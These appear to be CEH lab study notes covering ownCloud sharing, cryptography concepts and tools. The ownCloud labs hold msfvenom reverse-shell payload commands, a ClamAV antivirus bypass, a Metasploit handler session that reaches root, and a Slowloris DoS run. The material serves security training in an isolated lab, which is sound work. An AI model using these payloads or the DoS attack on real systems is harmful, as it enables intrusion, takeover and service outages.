**Password:** florida@123

Press **Enter**.

Here, 10.10.10.9 is the IP address of the Ubuntu machine where the ownCloud is hosted.

The owncloud page appears, displaying all the directories along with the shared directory that contains all the files shared by the admin with this user (shane).

You may/may not be able to re-share, download or upload any files/directories as per sharing (security) settings configured by the admin.

- Windows Server 2012

After installing ownCloud Desktop client in the server address field type <http://10.10.10.9/owncloud> and click Next. Enter the credentials you have specified at the time of **ownCloud** database setup

Username: **admin**

Password: **qwerty@123**

Click **Next**.

In Connect to ownCloud Setup local folder options  
Leave the settings to default and click **Connect**.

Now, our owncloud account is synched with the local folder **C:**

**\User\Administrator\ownCloud**. Whatever files you have place in this folder will automatically be uploaded to the **ownCloud** account online.

Copy any **mp3**(or any other file) and paste it in **C:\Users\Administrator\ownCloud\Share** location.

- Ubuntu

In the earlier session of the web browser, click Files in the left pane. Observe that our mp3 file is present in the Share folder, inferring that the file was successfully uploaded to the server.

- Windows 10

After installing and setting up **ownCloud Desktop client**, the local folder **C:\Users\Admin\ownCloud** is synched with the ownCloud account.

**Copy, paste** a file in **C:\users\Admin\onwCloud\Share**.

- Ubuntu

Open the same browser session again, and click Files in the left pane. Observe that the new file is present in the share folder.

- Windows Server 2012

Navigate to **C:\Users\Administrative\owncloud\share**. Notice the **test.pdf**, uploaded in the Windows 10 machine's **C:\users\Admin\owncloud\share** is synchronized to **C:\Users\Administrators\owncloud\share**.

Thus whichever file or folder you paste/delete in the client's ownCloud directory will synchronize with the ownCloud server.

- Exercise 2

Security ownCloud from Malicious File uploads using **ClamAV**

- Lab Objective

The objective of this lab is to help students learn how to configure and secure owncloud and secure owncloud using ClamAV Antivirus.

- Kali Linux

In the terminal of kali Linux

```
msfvenom -p windows/meterpreter/reverse_tcp -f exe > /root/Desktop/trojan.exe
```

In the Firefox browser type <http://10.10.10.9/owncloud> in the address bar and press **Enter**.

**Username:** shane

**Password:** florida@123

Now, let us try to upload the malicious file in the ownCloud with the user account **shane**. To upload the file click + icon and then click **Upload**.

Locate our **trojan.exe** and file and click **Open**.

As soon as you click **Open**, you will get a message **Virus** has been detected in the file. **Upload** cannot be completed.

- Exercise 3

### Bypassing ownCloud Antivirus and Hacking the Host using kali Linux

- Lab objective

The objective of this lab is to help students learn how to bypass the ownCloud Antivirus, upload a malicious file in the cloud server and exploit the machine hosting ownCloud.

- 

In the terminal of kali

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.10.11 LPORT=4444 --platform linux -f elf > /root/Desktop/exploit.elf
```

In the browser of the previous session

Click **share** folder and click + icon and then click **Upload** from the drop-down. Locate the **exploit.elf** file and click **Open**.

Though ClamAV antivirus is running on the ownCloud server still we are able to upload malicious file by changing the payload architecture.

In the terminal

```
msfconsole  
use multi/handler  
set payload/linux/x85/shell/reverse_tcp  
set LHOST 10.10.10.11  
set LPORT 4444  
run
```

Go to Ubuntu

Go to the server owncloud server from a browser. Check the malicious file (here, **exploit.elf**) and click **Download**.

In the terminal of ubuntu

```
sudo su  
cd Desktop  
chmod -R 755 exploit.elf  
.exploit.elf
```

Go back to attacker machine, Kali Linux

In our Metasploit we can see that session has been created.

If session is not created then type sessions -i 1

To check the network configuration of the victim machine  
ifconfig

To see the present working directory on the victim machine  
pwd

To view the system user type

whoami

We have the **root** access.

- Exercise 4

Implementing DoS Attack on Linux Cloud Server using **Slowloris Script**

- Lab Objective

- 

In the terminal  
wireshark

To start the capture, double-click available ethernet adapter of the machine (here, eth0).

In the terminal  
cd Desktop  
cd Slowloris  
ls  
chmod 777 Slowloris.pl  
./Slowloris.pl -dns 10.10.10.9

10.10.10.9 is the IP address of Ubuntu machine where owncloud is hosted.

To check the attack status

In Firefox browser type http://10.10.10.9/owncloud and press **Enter**.

The browser will not be able to fetch the webpage because of the high number of **HTTP** packets being sent by the Attacker (Kali Linux) machine.

Switch to Ubuntu

In Firefox browser type http://localhost/owncloud and press **Enter**.

The browser will not be able to fetch the webpage because of the high number of **HTTP** packets being sent by the Attacker (Kali Linux) machine.

Switch back to Kali

In Wireshark, stop the running live capture by clicking on Stop button and observe the packets transferred to victim machine.

Stop the script and go back to browser and try to access the site again. You will observe that you can access the ownCloud website.


# Module 20 - Cryptography

- Basics

- Basic Terms & Concepts

- Cryptography**

- Science or study of protecting information whether in transit or at rest
- Renders the information unusable to anyone who can't decrypt it
- Takes plain text, applies cryptographic method, turn it into cipher text
- 



- Cryptanalysis**

- Study and methods used to crack cipher text

- Linear Cryptanalysis**

- Works best on block ciphers

- Differential Cryptanalysis**

- Applies to symmetric key algorithms
- Compares differences in the inputs to how each one affects the outcome

- Integral cryptanalysis**

- input vs output comparison same as differential; however, runs multiple computations of the same block size input
- Plain text doesn't necessarily mean ASCII format - it simply means unencrypted data
- Key clustering - Different encryption keys generate the same ciphertext from the same plaintext message

- The Goals of Cryptography**

- C.I.A. + Nonrepudiation
  - Nonrepudiation - Means by which a recipient can ensure the identity of the sender and neither party can deny sending.

- Where to Encrypt & Decrypt?
  - **Data-in-Transit / Data-in motion:** Transport / Network
    - Not much protection as it travels
      - Many different switches, routers, devices
    - Network-based protection:
      - Firewall, IPS
    - Provide transport encryption:
      - TLS, IPsec
  - **Data-at-Rest:** Resides in storage
    - Hard drive, SSD, flash drive, etc
    - Encrypt the data
      - Whole disk encryption
      - Database encryption
      - File or/ folder-level encryption
    - Apply permissions
      - Access control lists
      - Only authorized users can access the data
  - **Data-in-use / Data-in-process:** RAM & CPU
    - The data is in memory or CPU registers and cache
    - The data is almost always decrypted
- Encryption Algorithms
  - **Algorithm** - step-by-step method of solving a problem
  - **Two General Forms of Cryptography**
    - Substitution - bits are replaced by other bits
    - Transposition - doesn't replace; simply changes order
  - **Encryption Algorithms** - mathematical formulas used to encrypt and decrypt data
  - **Stream Cipher** - readable bits are encrypted one at a time in a continuous stream
    - Usually done by an XOR operation
    - Work at a high rate of speed
  - **Block Cipher** - data bits are split up into blocks and fed into the cipher
    - Each block of data (usually 64 bits) encrypted with key and algorithm
    - Are simpler and slower than stream ciphers


- **XOR** - exclusive or; if inputs are the same (0,0 or 1,1), function returns 0; if inputs are not the same (0,1 or 1,0), function returns 1
- Key chosen for cipher must have a length larger than the data; if not, it is vulnerable to frequency attacks
- Symmetric Encryption
  - Symmetric Encryption - One Single Key / Session Key to encryption and decryption.
  - Known as:
    - Single key cryptography
    - Secret key cryptography
    - Shared key cryptography
    - Session key cryptography
  - One key is used to encrypt and decrypt the data.
    - Suitable for large amounts of data
    - 128-bit or larger symmetric keys are common
    - Harder for groups of people because more keys are needed as group increases
    - Can be very fast to use
      - Less overhead than asymmetric encryption
      - Often combined with asymmetric encryption
  - Problems/Weaknesses of Symmetric Encryption:
    - Problems include key distribution and management / not scalable
    - Non-repudiation possible because everyone has a copy of the key
    - Key must be regenerated whenever anyone leaves the group of keyholders
  - Cryptosystem
    - Defines key properties, communication requirements for the key exchange; actions through encryption and decryption process.
    - e.g.: Using asymmetric encryption to exchange Session keys after that communicate using Symmetric encryption.
      - Key escrow (also known as a "fair" cryptosystem) is an arrangement in which the keys needed to decrypt encrypted data are held in escrow so that, under certain circumstances, an authorized third party may gain access to those keys.

- Symmetric Cryptosystems

Algorithm	Block or Streaming	Block Size	Rounds	Key Size	Notes
DES	Block	64-bit	16	56 bits	Uses five modes of operation: ECB, CBC, CFB, OFB and CTR.
Blowfish	Block	64-bit	16	32-448 bits	Public domain algorithm.
Twofish	Block	128-bit	16	128, 192 and 256 bits	Public domain algorithm.
3DES	Block	64-bit	16	168 bits (56 x 3)	Repeats DES process 3 times.
AES	Block	128-bit	10, 12, or 14	128, 192 or 256 bits	Encryption standard for the US Gov.; Used in WPA2
RC4	Streaming	N/A	1	40-2048 bits	Used in WEP, SSL and TLS; largely deprecated in current technologies.
IDEA	Block	64-bit	8	128 bits	Made for replacement for the DES

- Larger keys than symmetric encryption; Common to see key lengths of 3,072 bits or larger
- Asymmetric Encryption

- Uses a Key pair:
  - **Public Key** - Anyone can see this key; give it away
  - **Private Key** - Keep this private; used for decryption; The private key is used to digitally sign a message.




- Algorithms:
  - **Diffie-Hellman** - Developed as a key exchange protocol; used in SSL and IPSec; if digital signatures are waived, vulnerable to MITM attacks
  - **Elliptic Curve Cryptosystem (ECC)** - Uses points on elliptical curve along with logarithmic problems; uses less processing power; good for mobile devices

- **RSA** - Achieves strong encryption through the use of two large prime numbers; factoring these create key sizes up to 4096 bits; modern de facto standard
- **El Gamal** - Not based on prime number factoring; uses solving of discrete logarithm problems
- Only downside is it's slower than symmetric especially on bulk encryption and processing power
- Hashes
  - One-way encryption
  - Verify the Integrity of the message.
  - Verify the authenticity of the message (proof of origin & non-repudiation)
  - Impossible to recover the original message from the digest
  - Used to store passwords providing confidentiality.
  - Hash Algo.
  - MD5 128 bit hash
  - SHA-1 160 bit hash
  - SHA256 256 bit hash
  - Examples
    - **String: hello world!**

```
MD5 Hash: FC3FF98E8C6A0D3087D515C0473F8677
SHA-1 Hash: 430CE34D020724ED75A196DFC2AD67C77772D169
SHA256 Hash: 7509E5BDA0C762D2BAC7F90D758B5B2263FA01CCBC542AB5E3DF163BE08E6CA9
```
    - **⚠ If you change a single character, the entire Hash value changes. See the example below, changing the last character '!' to '.'**
    - String: **hello world!**
      - MD5 Hash: FC3FF98E8C6A0D3087D515C0473F8677
    - String: **hello world.**
      - MD5 Hash: 3C4292AE95BE58E0C58E4E5511F09647
    - Message digest
      - A message digest or hash, can be used to verify the integrity of a message by comparing the original hash to one generated after receipt of the message. If the two match, then integrity is assured. If they do not match, then the message was altered between transmission and receipt.
      - **⚠ Message digests are also called:**
        - hashes

- hash values
- hash total
- CRC
- fingerprint
- checksum
- digital ID
- Hashing Algorithms
  - **MD5** - Message Digest Algorithm
    - First published in April 1992
    - Replaced MD4
    - 128-bit hash value
    - 1996: Vulnerabilities found
      - Not collision resistant
    - ⚠ Collision - occurs when two or more files create the same output
      - Can happen and can be used in an attack; rare, though
    - ⚠ Key space - Represents the total number of possible values of keys in a cryptographic algorithm or other security measure, such as password
    - ⚠ DUHK Attack (Don't Use Hard-Coded Keys) - allows attackers to access keys in certain VPN implementations; affects devices using ANSI X9.31 with a hard-coded seed key
    - ⚠ Rainbow Tables - contain precomputed hashes to try and find out passwords
  - **SHA** - Secure Hash Algorithm
    - Developed by NSA
    - SHA-1
      - Widely used
      - 160-bit digest
      - Weak; 2005: Collision attacks published
    - SHA-2 Family
      - SHA-256 | minor version: SHA-224
      - SHA-512 | minor version: SHA-384
    - SHA-3
      - Uses a hash function called Keccak and has the same length of SHA-2.

- SHA-1 and SHA-2 have been replaced by the latest iteration of SHA known as SHA-3.
- **HMAC**
  - Hash Message Authentication Code - Used in conjunction with symmetric key both to authenticate and verify integrity of the message.
  - Verify data integrity and authenticity
    - No fancy asymmetric encryption is required
  - Used in network encryption protocols
    - IPsec, TLS
  - Requires each side of the conversation to have the same key
- **RIPEMD**
  - RACE Integrity Primitives Evaluation Message Digest.
  - Not very common
  - Open Standard
  - 128, 168, 256, 320 bit digests (RIPEMD-128, RIPEMD-256, RIPEMD-320)
  - Original RIPEMD was found to have collision issues (2004)
    - Effectively replaced with RIPEMD-160 (no known collision issues)
    - Based upon MD4 design but performs similar to SHA-1
- KeyStretching
  - Combine a very long salt and a huge number of hashing iterations to make cracking even more harder. (e.g Hashing the hashed password N times)
  - Two most popular Key stretching libraries/ functions:
    - PBKDF2 (Password-Based Key Derivation Function 2) algorithm
      - Part of RSA public key cryptography standards (PKCS #5, RFC 2898)
    - bcrypt
      - Generates hashes from passwords
      - An extension to the UNIX crypt library
      - Uses Blowfish cipher to perform multiple rounds of hashing
- Example:
  - PBKDF2
    - Password: 123456

- Hash:  
rYoSDg62evyzhE1+IWBa9A==:YaeMu71c8KU3H0RYFPlle0Q==
- bcrypt
  - Password: 123456
  - Hash: \$2b\$10\$vES9mCPsE10//vOc1u01XeUVmJrZyHGMPaRfo39OIUoJ2g7iPtDnu
- ⚠️ Key streaming - involves sending individual characters of the key through an algorithm and using a mathematical XOR function to change the output.
- Cryptographic nonce
  - Cryptographic randomization schemes
    - Used once - 'for the nonce' / for the time being
    - A random or pseudo-random number
      - Something that can't be reasonably guessed
      - Can also be a counter
    - Use a nonce during the login process
      - Server gives you a nonce
      - Calculate your password hash using the nonce
      - Each password hash sent to the host will be different, so a replay attack won't work
- Initialization vectors (IV)
  - Is a type of nonce
    - Used for randomizing an encryption scheme
    - The more random the better
  - Use in encryption ciphers, WEP, and older SSL implementations
  - 

Cipher Block Chaining (CBC) mode encryption
- Digital Signatures

- When signing a message, you sign it with your private key and the recipient decrypts the hash with your public key
- Digital Signature Algorithm (DSA) - used in generation and verification of digital signatures per FIPS 186-2
- ⚠️ Digital Signature Standard (DSS):
- Document that NIST puts out to specify the digital signature algorithms & the encryption algorithms approved for use by the US gov.
- PKI System
  - **Public Key Infrastructure (PKI)** - structure designed to verify and authenticate the identity of individuals
    - Also refers to the binding of public keys to people or devices
      - The certificate authority (CA)
      - It's all about trust
    - X.509 v3 is current format most widely used. Part of the X.500 family of standards
  - **Digital Certificates**
    - **Certificate** - electronic file that is used to verify a user's identity; provides nonrepudiation
    - **X.509** - standard used for digital certificates
    - **Contents** of a Digital Certificate:
      - **Version** - identifies certificate format
      - **Serial Number** - used to uniquely identify certificate
      - **Subject** - who or what is being identified
      - **Algorithm ID** (Signature Algorithm) - shows the algorithm that was used to create the certificate
      - **Issuer** - shows the entity that verifies authenticity
      - **Valid From and Valid To** - dates certificate is good for
      - **Key Usage** - what purpose the certificate serves
      - **Subject's Public Key** - copy of the subject's public key
      - **Optional Fields** - Issuer Unique Identifier, Subject Alternative Name, and Extensions
    - Some root CAs are automatically added to OSes that they already trust; normally are reputable companies
    - Self-Signed Certificates - certificates that are not signed by a CA; generally not used for public; used for development purposes

- Signed by the same entity it certifies
- **Registration Authority**
  - Verifies user identity
- **Certificate Authority**
  - Third party to the organization; creates and issues digital certificates
- **Certificate Revocation List (CRL)**
  - Used to track which certificates have problems and which have been revoked
- **Validation Authority**
  - Used to validate certificates via Online Certificate Status Protocol (OCSP)
- **Trust Model**
  - How entities within an enterprise deal with keys, signatures and certificates
- **Cross-Certification**
  - Allows a CA to trust another CS in a completely different PKI; allows both CAs to validate certificates from either side
- **Single-authority system**
  - CA at the top
- **Hierarchical trust system**
  - CA at the top (root CA); makes use of one or more RAs (subordinate CAs) underneath it to issue and manage certificates
- Key Wrapping and Key Encryption Keys (KEK)
  - KEKs are used as part of key distribution or key exchange.
  - key Wrapping - Protect session keys
  - If the cipher is a symmetric KEK, both the sender and the receiver will need a copy of the same key
  - If using an asymmetric cipher, with public/private key properties, to encapsulate a session key, both the sender and the receiver will need the other's public key
  -  Protocols such as SSL, PGP, and S/MIME use the services of KEKs to provide session key confidentiality, integrity, and sometimes to authenticate the binding of the session key originator and the session key itself.
- Full Disk Encryption - FDE

- Data at Rest (DAR) - data that is in a stored state and not currently accessible
  - Usually protected by full disk encryption (FDE) with pre-boot authentication
  - Example of FDE is Microsoft BitLocker and McAfee Endpoint Encryption
  - FDE also gives protection against boot-n-root
- Encrypted Communication
  - **Often-Used Encrypted Communication Methods:**
    - **Secure Shell (SSH)** - secured version of telnet; uses port 22; relies on public key cryptography; SSH2 is successor and includes SFTP
    - **Secure Sockets Layer (SSL)** - encrypts data at transport layer and above; uses RSA encryption and digital certificates; has a six-step process; largely has been replaced by TLS
    - **Transport Layer Security (TLS)** - uses RSA 1024 and 2048 bits; successor to SSL; allows both client and server to authenticate to each other; TLS Record Protocol provides secured communication channel
    - **Internet Protocol Security (IPSEC)** - network layer tunneling protocol; used in tunnel and transport modes; ESP encrypts each packet
    - **PGP** - Pretty Good Privacy; used for signing, compress and encryption of emails, files and directories; known as hybrid cryptosystem - features conventional and public key cryptography
    - **S/MIME** - standard for public key encryption and signing of MIME data; only difference between this and PGP is PGP can encrypt files and drives unlike S/MIME
  - **Heartbleed** - attack on OpenSSL heartbeat which verifies data was received correctly
    - Vulnerability is that a single byte of data gets 64kb from the server
    - This data is random; could include usernames, passwords, private keys, cookies; very easy to pull off
    - nmap -d --script ssl-heartbleed --script-args vulns.showall -sV [host]
    - Vulnerable versions include Open SSL 1.0.1 and 1.0.1f
    - CVE-2014-0160
  - **FREAK** (Factoring Attack on RSA-EXPORT Keys) - man-in-the-middle attack that forces a downgrade of RSA key to a weaker length

- **POODLE** (Padding Oracle On Downgraded Legacy Encryption) - downgrade attack that used the vulnerability that TLS downgrades to SSL if a connection cannot be made
  - SSL 3 uses RC4, which is easy to crack
  - CVE-2014-3566
  - Also called PoodleBleed
- **DROWN** (Decrypting RSA with Obsolete and Weakened Encryption) - affects SSL and TLS services
  - Allows attackers to break the encryption and steal sensitive data
  - Uses flaws in SSL v2
  - Not only web servers; can be IMAP and POP servers as well
- **Cryptography Attacks**
  - Cryptographic attacks approaches that seek to exploit one or more vulnerabilities in a cryptosystem to break it; Note: Patterns Kill! and it's all about the key!
  - **Frequency Analysis & the Ciphertext Only Attack**
    - Examine frequency of letters appearing in the ciphertext
    - Attempt to figure out what letters they correspond to plaintext
  - **Known Plain-text attack**
    - Has both plain text and cipher-text; plain-text scanned for repeatable sequences which is compared to cipher text
  - **Chosen Cipher-text Attack**
    - Chooses a particular cipher-text message
    - Attempts to discern the key through comparative analysis
    - RSA is particularly vulnerable to this
  - **Chosen Plain-text attack**
    - Attacker encrypts multiple plain-text copies in order to gain the key
  - **Adaptive chosen plain-text attack**
    - Attacker makes a series of interactive queries choosing subsequent plaintexts based on the information from the previous encryptions; idea is to glean more and more information about the full target cipher text and key
  - **Cipher-text-only attack**
    - Gains copies of several encrypted messages with the same algorithm; statistical analysis is then used to reveal eventually repeating code
  - **Replay attack**

- Usually performed within context of MITM attack
- Hacker repeats a portion of cryptographic exchange in hopes of fooling the system to setup a communications channel
- Doesn't know the actual data - just has to get timing right
- **Side-Channel Attack**
  - Monitors environmental factors such as power consumption, timing and delay
- **Meet-in-the-Middle**
  - Used against algorithms that use 2 rounds of encryption. (reason that 2-DES was defeated).
- **Man-in-the-Middle**
- **Birthday Attack / Collision Attack / Reverse Hash matching**
  - Find flaws in the one-to-one association of the hash function
- **Timing Attack**
  - Based on examining exact execution times of the components in the cryptosystems
- **Rubber-Hose Attack**
  - Based on the use of threats or torture to extract need information
- **Don't Use Hard-Coded Keys (DUHK) Attack**
  - Used against hardware/software that implements ANSI X9.31 Random Number Generation.
- **Social Engineering Attack**
  - Social eng. can be very efficient to grab passwords etc
- Tools
  - Carnivore and Magic Lantern - used by law enforcement for cracking codes
  - L0phtcrack - used mainly against Windows SAM files
  - John the Ripper - UNIX/Linux tool for the same purpose
  - PGPcrack - designed to go after PGP-encrypted systems
  - CrypTool
    - 1 Backlink
      - EC-Council Official Labs > Module 20 - Cryptography
      - ◆ Exercise 7
      - Basic Data Encryption Using **CrypTool**
        - Lab Objective
        - This lab will give you experience on encrypting data and show you how to do so.

It will teach you how to:

- \* Use encrypting/decrypting command
- \* Visualize several algorithms
- \* Calculate hash values and analysis

- Encryption

In the main window of CrypTool

Close the **startingexample-en.txt** window.

To encrypt data

Click the **File** option from the menu bar and select **New**.

Type some content in the opened **Unnamed1 Notepad** of CrypTool. You will be encrypting this content.

Select **Encrypt/Decrypt > Symmetric (modern) > RC...** in the Menu bar.

In The **Key Entry: RC2** dialog box

Select Key length (here, **8 bits**) from the drop down list.

Enter the key using hexadecimal characters (05) and click **Encrypt**.

The RC2 encryption of Unnamed1 notepad displays. To save the **File**, click File in the menu bar, and select **Save**.

Assume that you are the intended recipient (working on Windows 10) of the Encrypted file through the shared network drive.

- Decryption

Switch to Windows 10

Navigate to Z:\CEHv10\ Module 20 Cryptography\Cryptanalysis Tools\CrypTool, copy **Cry-RC2-Unnamed1.hex** file and save it to **Desktop**.

In CrypTool

To Decrypt the Data, click **File** in the menu bar, and select **Open...**

Navigate to **Encrypt/Decrypt > Symmetric (modern) > RC2...** from the menu bar

In The **Key Entry: RC2**

Select **Key length** (here, **8 bits**) from the drop-down list

Enter the hexadecimal key (**05**) that was used to encrypt the file and click **Decrypt**.

- Cryptobench
- Jipher
- Keys should still change on a regular basis even though they may be "unhackable"
- Per U.S. government, an algorithm using at least a 256-bit key cannot be cracked
- How to defeat attack
  - **Salt the passwords** - A nonce most commonly associated with password randomization, making the password hash unpredictable.

- If the password database is breached, you can't correlate any passwords because even users with the same password have different hashes stored.
- **Pepper** - A large constant number stored separately from the hashed password.
- **Key stretching** - Combine a very long salt and a huge number of hashing iterations to make cracking even more harder. (e.g Hashing the hashed password N times).

## 1 Backlink

EC-Council Official Labs

### ◆ Module 20 - Cryptography

- Objective

This lab will show you how to use encryption tools to encrypt data. It will teach you how to:

- \* Use encrypting/decrypting techniques
- \* Generate Hashes and checksum files

- Exercise 1

Calculating One-Way Hashes Using **HashCalc**

- Lab Objective

This lab will show you how to:

- \* Use HashCalc to monitor your file integrity

- Windows Server 2016

In the main window of HashCalc

Select the type of Data format (here, Text String) from the dropdown list

Selecting MD5, SHA1, RIPEMD160 AND CRC32 hash algorithms. Now, click **Calculate**.

The application calculates the hashes and displays them, as shown in the screenshot.

Assume that you have created a text file, and entered your personal data and saved it on the Desktop.

Now, In the data format type choose **File** from the drop-down list.  
Click **ellipses** button near Data field to provide the file path.

Find window appears, navigate to the file location (here, **Desktop**), and select the file that you want to calculate the hashes (here, **Testing**) and location is on Desktop and then click Open.

Now, choose the hashvalues and click **Calculate**.  
Note down the generated hash values.

Now, assume that someone got access to the machine and modified your personal text document, as shown in the screenshot, and saved the document in the same location.

Now, launch HashCalc, and calculate the hash value of the modified text document with the same hash values that you performed earlier.

You will observe that the values has been changed.

This means that someone has modified your document, and placed in the same location.

- Exercise 2

### Calculating MD5 Hashes Using **MD5 Calculator**

- Lab Objectives

This lab will give you experience on encrypting data and show you how to do it it will teach you how to:

\* Calculate the MD5 value of the selected file

- Calculating Hash

To calculate MD5 Hash of any file, right-click on the specific file and Select "MD5 Calculator" from the context menu.

- Exercise 3

### Understanding File and Text Encryption Using **CryptoForge**

- Lab Objective

This lab will show you how to encrypt files and text

- Encrypt a file and share it with the intended user

Right-click on the file (Confidential.txt) and click Encrypt from the context menu.

In Enter Passphrase

Type a password in the **Passphrase** field, retype it in the **Confirm** field, and click **OK**.

Now, the file will be encrypted in the same location, and the old file will be deleted automatically.

No one can access this file unless he/she provides the password for the encrypted file.

You will have to share the password with him/her through message, mail, or another means.

Let us assume that you shared this file through shared network drive (Z:\CEHv10 Module 20 Cryptography\Cryptography Tools\CryptoForge).

Go to Windows Server 2016

Double click the encrypted file to decrypt it and view its contents.

**Confidential.txt.cfe** is located at E:\CEHv10 Module 20 Cryptography\Cryptography Tools\CryptoForge.

The Enter Passphrase - CryptoForge Files dialog-box appears; enter the password that you have provided to encrypt the file, and click **OK**.

That's how you encrypt a file and share it with the intended user.

- Sharing an Encrypted message with a user

In Windows Server 2016, Start Cryptoforge Text

In CryptoForge Text Window  
Type a message and click **Encrypt** from the toolbar

In The Enter Passphrase - CryptoForge Text  
Type a password in the **Passphrase** field, retype it in the **Confirm** field, and click Ok.

Now, the message is encrypted. Click **File** in the menu bar, and click **Save**.

Now, let us assume that you have shared the file through mapped network drive, and shared the password to decrypt the file in an email message or some other means.

Switch to Windows 10  
Double-click on the file to **open**. Click decrypt to **decrypt** it.

In the Enter Passphrase - CryptoForge Text dialog  
Enter the password you used to encrypt the message in the Passphrase field, and click **OK**.

- Exercise 4

Encrypting and Decrypting the Data Using **BCTextEncoder**

- Lab Objective

This lab will give you experience on encrypting data and show you how to do it, it will teach you how to:

\* Use Encode/decode text data encrypted with a password

- Encrypting

To encrypt the text, type the text in the clipboard and click Encode.

In the Enter Password dialog-box  
Set the password and confirm it in the respective field. Click **OK**.

We can see the encoded text in the Encoded Text section.

- Decrypting

To decrypt the data, first you need to clean the Decoded plain text in the clipboard. Click Decode.

Enter Password for encoding text dialog box-appears, enter the password in password field, and click **OK**.

- Exercise 5

Creating and Using Self-Signed Certificate

- Lab Objective

The lab will give you experience on how to create self-signed certificates.

- Before that

Before we start the lab, first we will check with our local sites whether they include a self-signed certificate. Launch a web browser, type <https://www.goodshopping.com> and press Enter.

As we are using an https channel to browse, it displays a page stating that this site can't be reached. As the site does not have a self-signed certificate, it displays a Not Found page.

- - Launch Internet Information Services (IIS) Manager application
  - Click the **Machine** name in the **Connections** pane, and double-click **Server Certificates** under IIS category.
  - If you do not want to get started with Microsoft Web Platform ... pop-up appears, click **Cancel**.
  - In the Server Certificate wizard, click **Create Self-Signed Certificate** in the **Actions** pane (right-side).
  - In Create Self-Signed Certificate
    - Type a name in the **Specify a friendly name** for the certificate field.
    - Choose **Personal** in the Select a certificate store for the new certificate field drop-down list, and click **OK**.
  - In this lab we are going to create self signed certificate for our local website ([www.goodshopping.com](http://www.goodshopping.com))
  - Expand the **Sites** node, and select **Goodshopping** in the **Connections** pane, and click **Bindings** in the **Actions** pane. Click **Add**.
  - In Add Site Binding window
    - Choose **https** from the **Type:** field drop-down list. Once you choose the https channel in the Port field, it will automatically change to 443 (the channel on which HTTPS runs).
    - Choose the IP address in which the site is hosted, or leave the default setting.
    - Specify the Host name [www.example.com](http://www.example.com). In this lab, we are applying certificate for the Goodshopping site.
  - In the SSL certificate field
    - Choose **Goodshopping** from the drop-down list, and click **OK**.
  - In the Site Bindings
    - The newly created SSL certificate is added. Click **Close**.
  - Now, right-click the name of the site for which you have created the self-singed certificate, and click **Refresh** from the context menu. **Minimize** the IIS Manager window.
  - Open a browser, type <https://www.goodshopping.com> in the address bar, and press **Enter**.
    - As we are using an **https** channel to browse, it displays a page stating that the connection is not private, click **ADVANCED** to proceed.
  - Click **Proceed to [www.goodshoppin.com](https://www.goodshopping.com) (unsafe)**.
  - Now, we can see the goodshopping website with SSL certificate assigned to it.
- Exercise 6
